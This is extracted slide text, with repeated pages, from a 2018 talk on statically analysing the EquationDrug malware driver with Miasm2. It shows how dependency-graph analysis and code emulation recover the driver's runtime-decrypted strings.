
ntevtx64.sys analysis

Obfuscated strings
Strings are encrypted
Strings are decrypted at runtime only when used
82 call references
Same story for ntevt.sys, …
Depgraph to the rescue
Static analysis
Backtracking algorithm
“use-define chains” “path-sensitive”
Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 61/120

Algorithm
Steps
1 The algorithm follows dependencies in the current basic block
2 The analysis is propagated in each parent’s block
3 Avoid already analyzed parents with same dependencies
4 The algorithm stops when reaching a graph root, or when every dependencies
are solved
5 http://www.miasm.re/blog/2016/09/03/zeusvm_analysis.html
6 https://www.sstic.org/2016/presentation/graphes_de_
dpendances__petit_poucet_style/
Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 62/120
Dependency graph
Advantages
Execution path distinction
Avoid paths which are equivalent in data “dependencies”
Unroll loops only the minimum required times
Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 64/120
String decryption
What next?
Use depgraph results
Emulate the decryption function
Retrieve decrypted strings
Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 65/120


Code emulation
# Get a jitter instance
jitter = machine.jitter(”llvm”)
# Add target code in memory
data = open(content).read()
run_addr = 0x40000000
jitter.vm.add_memory_page(run_addr, ..., data)
# Add a stack
jitter.init_stack()
# Run!
jitter.init_run(run_addr)
jitter.continue_run()
Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 66/120

Code emulation
Shellcode
# Get a jitter instance
jitter = machine.jitter(”llvm”)
# Add target code in memory
data = open(content).read()
run_addr = 0x40000000
jitter.vm.add_memory_page(run_addr, ..., data)
# Add a stack
jitter.init_stack()
# Run!
jitter.init_run(run_addr)
jitter.continue_run()
Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 66/120
Code emulation
Stack
Shellcode
# Get a jitter instance
jitter = machine.jitter(”llvm”)
# Add target code in memory
data = open(content).read()
run_addr = 0x40000000
jitter.vm.add_memory_page(run_addr, ..., data)
# Add a stack
jitter.init_stack()
# Run!
jitter.init_run(run_addr)
jitter.continue_run()
Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 66/120

Running the targeted function
# Push a fake return address
jitter.push_uint64_t(0x1337beef)
# Stop the emulation when the fake address is reached
def sentinelle(jitter):
jitter.run = False
return False
jitter.add_breakpoint(0x1337beef, sentinelle)
# Set arguments according to Depgraph results
jitter.cpu.RDI = ...
jitter.push_uint64_t(...)
# Run!
jitter.init_run(run_addr)
jitter.continue_run()
# Retrieve strings
str_dec = jitter.vm.get_mem(alloc_addr, length)
Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 67/120

Running the targeted function
# Push a fake return address
jitter.push_uint64_t(0x1337beef)
# Stop the emulation when the fake address is reached
def sentinelle(jitter):
jitter.run = False
return False
jitter.add_breakpoint(0x1337beef, sentinelle)
# Set arguments according to Depgraph results
jitter.cpu.RDI = ...
jitter.push_uint64_t(...)
# Run!
jitter.init_run(run_addr)
jitter.continue_run()
# Retrieve strings
str_dec = jitter.vm.get_mem(alloc_addr, length)
Static analysis: EquationDrug from EquationGroup Miasm2 | August 08, 2018 | PAGE 67/120
